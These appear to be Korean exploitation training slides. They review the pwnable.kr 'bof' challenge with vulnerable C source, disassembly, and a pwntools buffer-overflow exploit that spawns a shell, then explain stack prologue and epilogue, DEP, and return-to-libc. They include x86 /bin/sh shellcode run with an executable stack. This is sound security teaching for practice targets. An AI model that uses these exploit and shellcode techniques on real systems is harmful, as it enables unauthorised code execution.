

# 포너블 교육

고급 익스플로잇 기법

Buffer Overflow 복습

# pwnable.kr bof



```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme);      // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..\n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

Buffer Overflow 복습

# pwnable.kr bof

```
git clone https://github.com/pwndbg/pwndbg  
cd pwndbg  
./setup.sh
```

```
pip3 install pwntools
```

## Buffer Overflow 복습

# pwnable.kr bof

```
gdb-peda$ pd func
```

Dump of assembler code for function func:

```
0x0000062c <+0>:  push    ebp
0x0000062d <+1>:  mov     ebp,esp
0x0000062f <+3>:  sub     esp,0x48
0x00000632 <+6>:  mov     eax,gs:0x14
0x00000638 <+12>: mov     DWORD PTR [ebp-0xc],eax
0x0000063b <+15>: xor     eax,eax
0x0000063d <+17>: mov     DWORD PTR [esp],0x78c
0x00000644 <+24>: call    0x645 <func+25> printf()
0x00000649 <+29>: lea     eax,[ebp-0x2c]
0x0000064c <+32>: mov     DWORD PTR [esp],eax
0x0000064f <+35>: call    0x650 <func+36> gets()
0x00000654 <+40>: cmp     DWORD PTR [ebp+0x8],0xcafebabe
0x0000065b <+47>: jne     0x66b <func+63>
0x0000065d <+49>: mov     DWORD PTR [esp],0x79b
0x00000664 <+56>: call    0x665 <func+57>
0x00000669 <+61>: jmp     0x677 <func+75>
0x0000066b <+63>: mov     DWORD PTR [esp],0x7a3
0x00000672 <+70>: call    0x673 <func+71>
0x00000677 <+75>: mov     eax,DWORD PTR [ebp-0xc]
0x0000067a <+78>: xor     eax,DWORD PTR gs:0x14
0x00000681 <+85>: je      0x688 <func+92>
0x00000683 <+87>: call    0x684 <func+88>
0x00000688 <+92>: leave
0x00000689 <+93>: ret
```

End of assembler dump.

```
gdb-peda$
```

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme); // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..\n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

## Buffer Overflow 복습

# pwnable.kr bof

```
gdb-peda$ pd func
```

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0x00000638 <+12>: mov     DWORD PTR [ebp-0xc],eax
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0x00000644 <+24>: call    0x645 <func+25> printf()
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0x0000064c <+32>: mov     DWORD PTR [esp],eax
0x0000064f <+35>: call    0x650 <func+36> gets()
0x00000654 <+40>: cmp     DWORD PTR [ebp+0x8],0xcafebabe
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0x0000065d <+49>: mov     DWORD PTR [esp],0x79b
0x00000664 <+56>: call    0x665 <func+57>
0x00000669 <+61>: jmp     0x677 <func+75>
0x0000066b <+63>: mov     DWORD PTR [esp],0x7a3
0x00000672 <+70>: call    0x673 <func+71>
0x00000677 <+75>: mov     eax,DWORD PTR [ebp-0xc]
0x0000067a <+78>: xor     eax,DWORD PTR gs:0x14
0x00000681 <+85>: je      0x688 <func+92>
0x00000683 <+87>: call    0x684 <func+88>
0x00000688 <+92>: leave
0x00000689 <+93>: ret
```

End of assembler dump.


```
gdb-peda$
```

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme); // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..\n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

key

Buffer Overflow 복습

# pwnable.kr bof



```
exploit.py x
bof_review > exploit.py
1  from pwn import *
2
3  p = process('./bof')
4
5  key = 0xcafebabe
6  payload = b'A'*52 + p32(key)
7  p.sendline(payload)
8  p.interactive()
```

```
r99bbit@ctf:~/ulsan/bof_review$ python3 exploit.py
[+] Starting local process './bof': pid 8245
[*] Switching to interactive mode
overflow me :
$ ls
bof exploit.py
```

# 함수 프로로그/에필로그 프로로그

```
gdb-peda$ pd func
Dump of assembler code for function func:
0x0000051d <+0>:  push    ebp
0x0000051e <+1>:  mov     ebp,esp
0x00000520 <+3>:  push    ebx
0x00000521 <+4>:  sub     esp,0x4
0x00000524 <+7>:  call    0x589 <__x86.get_pc_thunk.ax>
0x00000529 <+12>: add     eax,0x1aaf
0x0000052e <+17>: sub     esp,0xc
0x00000531 <+20>: lea     edx,[eax-0x19c8]
0x00000537 <+26>: push    edx
0x00000538 <+27>: mov     ebx,eax
0x0000053a <+29>: call    0x3b0 <printf@plt>
0x0000053f <+34>: add     esp,0x10
0x00000542 <+37>: nop
0x00000543 <+38>: mov     ebx,DWORD PTR [ebp-0x4]
0x00000546 <+41>: leave
0x00000547 <+42>: ret
End of assembler dump.
gdb-peda$
```


함수 프로로그

함수 에필로그

## 함수 프로로그/에필로그

# 프로로그

1. 우선 함수를 호출하면(그림은 main에서 호출했다고 가정) 복귀 주소(자신을 호출하는 명령이 있는 메모리) 즉, RET를 스택에 저장한다.






## 함수 프로로그/에필로그

# 프로로그

2. 그 후 이전 함수의 스택의 시작점(ebp)을 스택에 저장한다. 통상적으로 SFP(Saved Frame Pointer)라고 많이 불린다. 이는 함수가 끝나고 다시 돌아갈 때 스택을 온전히 복구하기 위함이다.

```
0x0000051d <+0>: push    ebp
0x0000051e <+1>: mov     ebp, esp
```




## 함수 프로로그/에필로그

# 프로로그

3. ebp를 esp가 있는 위치로 이동시킨다.  
mov A, B => B의 값을 A에 복사한다는 어셈블리 명령

```
0x0000051d <+0>:  push  ebp
0x0000051e <+1>:  mov   ebp, esp
```




# 함수 프롤로그/에필로그

## 프롤로그

### 4. 지역변수 할당 등 스택의 기능 수행


스택의 기능 : 지역변수, 복귀 주소, 함수 인자 저장



## 함수 프로로그/에필로그

# 에필로그


1. esp를 ebp 위치로 보낸다. (지역변수 삭제)



## 함수 프로로그/에필로그

# 에필로그


2. `pop ebp` => 스택의 꼭대기 값을 `ebp`에 집어넣는다. => 이전 함수의 `ebp`



## 함수 프로로그/에필로그

# 에필로그

2. pop eip => 프로그램의 흐름을 RET로 넘긴다. (eip는 다음 실행할 명령어를 담는 레지스터)



Return to Libc

# 기본 개념

## Return To Library




돌아간다.

라이브러리 함수로  
(DEP 우회)

# 기본 개념


## DEP(Data Execution Prevention)?





# 기본 개념

## DEP(Data Execution Prevention)?



만약 주소가 라이브러리 함수였다면?

Return to Libc

# DEP 동작 확인

```
// gcc -fno-stack-protector -z execstack -m32 -o dep dep.c
#include <stdio.h>
#include <string.h>

int main() {
    // Shellcode to spawn a shell (for Linux x86)
    unsigned char shellcode[] =
        "\x31\xc0"           // xor    %eax,%eax
        "\x50"               // push  %eax
        "\x68\x2f\x2f\x73\x68" // push  $0x68732f2f
        "\x68\x2f\x62\x69\x6e" // push  $0x6e69622f
        "\x89\xe3"           // mov    %esp,%ebx
        "\x50"               // push  %eax
        "\x53"               // push  %ebx
        "\x89\xe1"           // mov    %esp,%ecx
        "\x99"               // cdq
        "\xb0\x0b"           // mov    $0xb,%al
        "\xcd\x80";          // int    $0x80

    printf("Attempting to execute shellcode...\n");

    // Function pointer to the shellcode
    void (*shell)() = (void (*)())shellcode;

    // Execute the shellcode
    shell();

    return 0;
}
```

Return to Libc

# DEP 동작 확인

<DEP On>


```
r99bbit@ctf:~/ulsan/dep_check_practice$ gcc -fno-stack-protector -m32 -o dep dep.c
r99bbit@ctf:~/ulsan/dep_check_practice$ ./dep
Attempting to execute shellcode...
Segmentation fault (core dumped)
r99bbit@ctf:~/ulsan/dep_check_practice$ checksec dep
[*] '/home/r99bbit/ulsan/dep_check_practice/dep'
  Arch:       i386-32-little
  RELRO:      Full RELRO
  Stack:      No canary found
  NX:         NX enabled
  PIE:        PIE enabled
  Stripped:   No
r99bbit@ctf:~/ulsan/dep_check_practice$ _
```

<DEP Off>

```
r99bbit@ctf:~/ulsan/dep_check_practice$ gcc -fno-stack-protector -z execstack -m32 -o dep dep.c
r99bbit@ctf:~/ulsan/dep_check_practice$ ./dep
Attempting to execute shellcode...
$ id
uid=1000(r99bbit) gid=1000(r99bbit) groups=1000(r99bbit),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),101(lxd)
$ ls
dep  dep.c
$ exit
r99bbit@ctf:~/ulsan/dep_check_practice$ checksec dep
[*] '/home/r99bbit/ulsan/dep_check_practice/dep'
  Arch:       i386-32-little
  RELRO:      Full RELRO
  Stack:      No canary found
  NX:         NX unknown - GNU_STACK missing
  PIE:        PIE enabled
  Stack:      Executable
  RWX:        Has RWX segments
  Stripped:   No
r99bbit@ctf:~/ulsan/dep_check_practice$ _
```


# 기본 개념

## 기본 원리



